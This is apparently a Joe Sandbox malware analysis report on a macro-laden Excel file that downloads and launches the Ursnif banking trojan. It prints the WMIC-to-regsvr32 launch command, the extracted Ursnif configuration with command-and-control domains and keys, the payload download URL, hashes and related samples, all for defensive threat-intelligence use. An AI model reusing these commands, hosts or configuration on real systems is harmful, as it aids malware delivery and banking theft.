ID: 507191
Sample Name:
inquiry[2021.09.23_12-51].xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 19:39:47
Date: 21/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report inquiry[2021.09.23_12-51].xlsb

Overview


General Information

Sample Name:	inquiry[2021.09.23_12-51].xlsb
Analysis ID:	507191
MD5:	d5dedf5221391bc.
SHA1:	bc48802d095a79..
SHA256:	f2be1c567425b84.
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Document exploit detected (drops P…
- Yara detected Ursnif
- System process connects to networ…
- Document exploit detected (creates …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Office process drops PE file
- Sigma detected: Regsvr32 Anomaly
- Writes or reads registry keys via WMI
- Sigma detected: Microsoft Office Pr…
- Creates processes via WMI
- Drops PE files to the user root direc…
- Writes registry values via WMI

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1592 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - WMIC.exe (PID: 2032 cmdline: wmic.exe process call create 'regsvr32 -s C:\Users\Public\codec.dll' MD5: FD902835DEAEF4091799287736F3A028)
- regsvr32.exe (PID: 836 cmdline: regsvr32 -s C:\Users\Public\codec.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1836 cmdline: -s C:\Users\Public\codec.dll MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"fvJh27FBcV4iDmo8nCK4tyEyXBN1k8EH6mQMtoi0dnoRhrc5m5vdusHgV3SXuoUGMa23szx8nbXoW/YvU6GtHhAvUSB3G4U1Ylw/Xh1SVuQ+LO6TJ5FDzvuvlg0YXcMX9mvaGnH4pn1OZPle0xacxTcEDOgypVqvi4iEgedhkhwkB6rnz9dTsvjARpuFSu5o8A6JPynuxJxchr9FkN/Fno9flleQF+/qdSiPrlYIV9RsCbTSD+mr7xqZf1jQtWFzbzSlTV418QgPx2KC/w2jRtHZz8hTGrwmHwLbEbIJliSiQj5HSTV5xJYqQZZ7Zy9GbDv8RU+OXsPiONzK+XPKFqwVzJ1/d6V0ElMnzCE6P84=",
  "c2_domain": [
    "apt.updateffboruse.com",
    "app.updatebrouser.com"
  ],
  "botnet": "1500",
  "server": "580",
  "serpent_key": "H5PUPU7SQqXa0MEJ",
  "sleep_time": "5",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "1"
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000003.536445844.00000000001C0000.00000040.00000001.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000006.00000002.674417843.0000000002A59000.00000004.00000040.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000006.00000002.674504755.00000000032F8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Process Memory Space: regsvr32.exe PID: 1836	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.regsvr32.exe.6e2a0000.8.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
6.2.regsvr32.exe.2a59590.7.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
6.3.regsvr32.exe.1c8cbc.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
6.2.regsvr32.exe.1a0000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
6.2.regsvr32.exe.2a59590.7.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Regsvr32 Anomaly

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

Networking:

System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Office process drops PE file

Writes or reads registry keys via WMI

Writes registry values via WMI

Contains functionality to create processes via WMI

Persistence and Installation Behavior:

Creates processes via WMI

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information:

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	I
Valid Accounts	Windows Management Instrumentation 4 1	Path Interception	Process Injection 1 1 2	Masquerading 1 2 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 2 1	
Default Accounts	Native API 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	I
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	Account Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Owner/User Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	File and Directory Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Information Discovery 3 6	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\a435gfhs109[1].cms	37%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\a435gfhs109[1].cms	68%	ReversingLabs	Win32.Trojan.Ursnif	
C:\Users\Public\codec.dll	37%	Metadefender		Browse
C:\Users\Public\codec.dll	68%	ReversingLabs	Win32.Trojan.Ursnif	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.regsvr32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
iqwasithealth.com	7%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://iqwasithealth.com/wp-content/uploads/2019/06/a435gfhs109.cms	0%	Avira URL Cloud	safe	
http://apt.updateffboruse.com/_2BYjuB36DkhB1eXLxT/icgzR9URog3BC5Xw8V6nIs/1N91Pgd5TeSwG/3boxgKnH/mcET	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
iqwasithealth.com	50.87.248.41	true	true	• 7%, Virustotal, Browse	unknown
app.updatebrouser.com	unknown	unknown	true		unknown
apt.updateffboruse.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://iqwasithealth.com/wp-content/uploads/2019/06/a435gfhs109.cms	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
50.87.248.41	iqwasithealth.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	507191
Start date:	21.10.2021
Start time:	19:39:47
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 0s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	inquiry[2021.09.23_12-51].xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSB@6/4@4/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 16% (good quality ratio 15.3%) • Quality average: 80.1% • Quality standard deviation: 27.8%
HCA Information:	• Successful, ratio: 63% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:41:21	API Interceptor	19x Sleep call for process: WMIC.exe modified
19:42:22	API Interceptor	86x Sleep call for process: regsvr32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
50.87.248.41	new_working_conditions[2021.09.23_12-51].xlsb	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
iqwasithealth.com	new_working_conditions[2021.09.23_12-51].xlsb	Get hash	malicious	Browse	• 50.87.248.41

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	Payment Order PDF.exe	Get hash	malicious	Browse	• 162.241.219.173
	QUOTATION.exe	Get hash	malicious	Browse	• 50.87.140.181
	REQUEST FOR QUOTATION.exe	Get hash	malicious	Browse	• 50.87.182.158

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	mal.xls	Get hash	malicious	Browse	• 192.185.129.109
	mal.xls	Get hash	malicious	Browse	• 192.185.129.109
	Perdue Record Copy.xlsx	Get hash	malicious	Browse	• 162.241.126.181
	Tf9ATzpdKR	Get hash	malicious	Browse	• 98.131.204.201
	Perdue Record Copy.xlsx	Get hash	malicious	Browse	• 162.241.126.181
	DMS210949 MV LYDERHORN LOW MIX RATIO.xlsx	Get hash	malicious	Browse	• 108.167.135.122
	Delivery Note for Shipment.exe	Get hash	malicious	Browse	• 192.254.180.165
	Order Form.xlsx	Get hash	malicious	Browse	• 108.167.189.66
	PO#HD512-6 5700)12.exe	Get hash	malicious	Browse	• 162.214.50.135
	RFQ-41845597.exe	Get hash	malicious	Browse	• 69.49.227.173
	DUBAI HMC2022.exe	Get hash	malicious	Browse	• 162.241.169.22
	po.exe	Get hash	malicious	Browse	• 162.241.217.72
	ouB4vwDfpl.exe	Get hash	malicious	Browse	• 162.214.153.220
	Kingsberycpas Record Copy.xlsx	Get hash	malicious	Browse	• 162.241.126.181
	Kingsberycpas Record Copy.xlsx	Get hash	malicious	Browse	• 162.241.126.181
	trend-282695677.xls	Get hash	malicious	Browse	• 192.185.129.109
	trend-282695677.xls	Get hash	malicious	Browse	• 192.185.129.109

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	61o5kEJSud.xls	Get hash	malicious	Browse	• 50.87.248.41
	mal.xls	Get hash	malicious	Browse	• 50.87.248.41
	Perdue Record Copy.xlsx	Get hash	malicious	Browse	• 50.87.248.41
	Kingsberycpas Record Copy.xlsx	Get hash	malicious	Browse	• 50.87.248.41
	trend-282695677.xls	Get hash	malicious	Browse	• 50.87.248.41
	biz-1424450009.xls	Get hash	malicious	Browse	• 50.87.248.41
	biz-1070052673.xls	Get hash	malicious	Browse	• 50.87.248.41
	PO #11325201021.xlsx	Get hash	malicious	Browse	• 50.87.248.41
	Order Purchase Report.doc	Get hash	malicious	Browse	• 50.87.248.41
	Order Purchase Report.doc	Get hash	malicious	Browse	• 50.87.248.41
	trend-523513245.xls	Get hash	malicious	Browse	• 50.87.248.41
	trend-52277013.xls	Get hash	malicious	Browse	• 50.87.248.41
	trend-1652392449.xls	Get hash	malicious	Browse	• 50.87.248.41
	Shipping documents Invoice, PL, CO BL Copy 0043952021.doc	Get hash	malicious	Browse	• 50.87.248.41
	Pago_Monex_usd.xls	Get hash	malicious	Browse	• 50.87.248.41
	trend-371946054.xls	Get hash	malicious	Browse	• 50.87.248.41
	trend-21410219.xls	Get hash	malicious	Browse	• 50.87.248.41
	trend-2077222320.xls	Get hash	malicious	Browse	• 50.87.248.41
	Alliancepartners September Payment.xlsx	Get hash	malicious	Browse	• 50.87.248.41
	trend-1534874860.xls	Get hash	malicious	Browse	• 50.87.248.41

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\a435gfhs109[1].cms	new_working_conditions[2021.09.23_12-51].xlsb	Get hash	malicious	Browse	
C:\Users\Public\codec.dll	new_working_conditions[2021.09.23_12-51].xlsb	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\a435gfhs109[1].cms	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	353792
Entropy (8bit):	6.649926576275444
Encrypted:	false
SSDEEP:	6144:8ufHKG+wtMydWttXtUxIhYD+BHi1RN5CA9fc0C5Na5uMt/bL22P:JqG+aMydWXX6Jqi1RJVcfN4pRLhP
MD5:	E7AC180E8217A97505FEE5B06709D331
SHA1:	85B078B46C648EC00DE6E1952E4D165EDBBC878E
SHA-256:	D5FE3F6846CA1F5E09E94D66A816C3FC00634013CA7BF9E35361BD185A27C395
SHA-512:	CBDAB6A7E967CCCB6B5CD2E611B479B367EE3B160936EC697A6C929F8AD47F767A7C427AFEA04E192421F1C064B00773CD53344981755BD56A6448280AC09FE5
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 37%, Browse • Antivirus: ReversingLabs, Detection: 68%
Joe Sandbox View:	• Filename: new_working_conditions[2021.09.23_12-51].xlsb, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://https://iqwasithealth.com/wp-content/uploads/2019/06/a435gfhs109.cms
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Ze.D;..D;..D;.....N;.....>;.....g;...S..g;...S..Q;...S..J;....G;..D;..& ;...S..N;...S..E;...S.E;...S..E;..RichD;.....PE..L...WB.[.....!.....6.....i....@.....P..T...4Q.....L....G.. T.....G..@.....text...G..... ..`.rdata...|.....~.....@..@.data....p...`.....H.....@....reloc..L.....R..... ..@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CE192CE4.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1179 x 832, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	560141
Entropy (8bit):	**7.998249179675146**
Encrypted:	**true**
SSDEEP:	12288:mQIo6UHg7xFXSW6ydUO0+EeL6p2cX3O15YhlN:mQwXtRGT+EeLe255y
MD5:	0D3A3E5416D7684E6A71C0F665F43363
SHA1:	A43A631379852A4371F1EFDBFCA94B2520BCBA46
SHA-256:	4B24CDA7EEC1834B1AF96DB036FE46B49EDC76802693ACDF4F10001627CB099D
SHA-512:	913CBE348B8B44B653A68A17FECCC0D4EDA567A8600F2C4C979F4D728E143008B3D279D7CFE558107F60E40119E01F124EB37B6DD2423D5CC11F34F974E1949
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....@.....(....sRGB.....pHYs...t...t..f.x....IDATx^...mGU.oo.M....i@ t..H.^C/.@T,."<Q...QD.."....AJ.5.B...(!=....o....3..}..}....|w.9S.6k....G..(?../...;.W_.}T\...u .b..TW.]...g....._..l.q...(U..B..t..d.X..o.5.0.....;/@^PG.F,9C....."..q%...w,...t..5.H$....`.Y..N._....R....C_@...l.m.6....UG.o[Dz..\M..m..:.+76;5.....@..I.T..x1...Iv.X.b....(.... _!...%Y9.(...5.2PPLH..[..Y.L.N..g._-.."R.<.z.R#u.*..*/K...8/_.<k..K.....hi*[..8Vg...Kb..e.).....Q..jA)..?.;.....6...:.Xj.d3.....M<O...."..cP.....8..{!.(h...V[.~.^...$R6o..".In.\...5. ..i.f..Qg.k.Y..z$.c.@60...?.).7*....Jr.h.....~..Qf).:..`..P`....@Jy...:._...97...f.....D.-8V.... D.....GP..+..(..L`O..zl.L%M.#.#.n.0_..."wZ.....H..h..\|.c.F....T.8.U.z.d.....J..8.hI...\....h ..3Mq+dj*..fv.....F....*.,..H.....i.."Qz.....a...kA.Y.....`.E.*..n..&.$'z..d..._.....V..|o<....xZ.....k.2.....Z..;%".YC....N+.C.!.....Y.e.G.9.t..mr~1X...5..oex....BH..M~.

C:\Users\user\Desktop\~$inquiry[2021.09.23_12-51].xlsb	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\codec.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped

C:\Users\Public\codec.dll	
Size (bytes):	353792
Entropy (8bit):	6.649926576275444
Encrypted:	false
SSDEEP:	6144:8ufHKG+wtMydWttXtUxIhYD+BHi1RN5CA9fc0C5Na5uMt/bL22P:JqG+aMydWXX6Jqi1RJVcfN4pRLhP
MD5:	E7AC180E8217A97505FEE5B06709D331
SHA1:	85B078B46C648EC00DE6E1952E4D165EDBBC878E
SHA-256:	D5FE3F6846CA1F5E09E94D66A816C3FC00634013CA7BF9E35361BD185A27C395
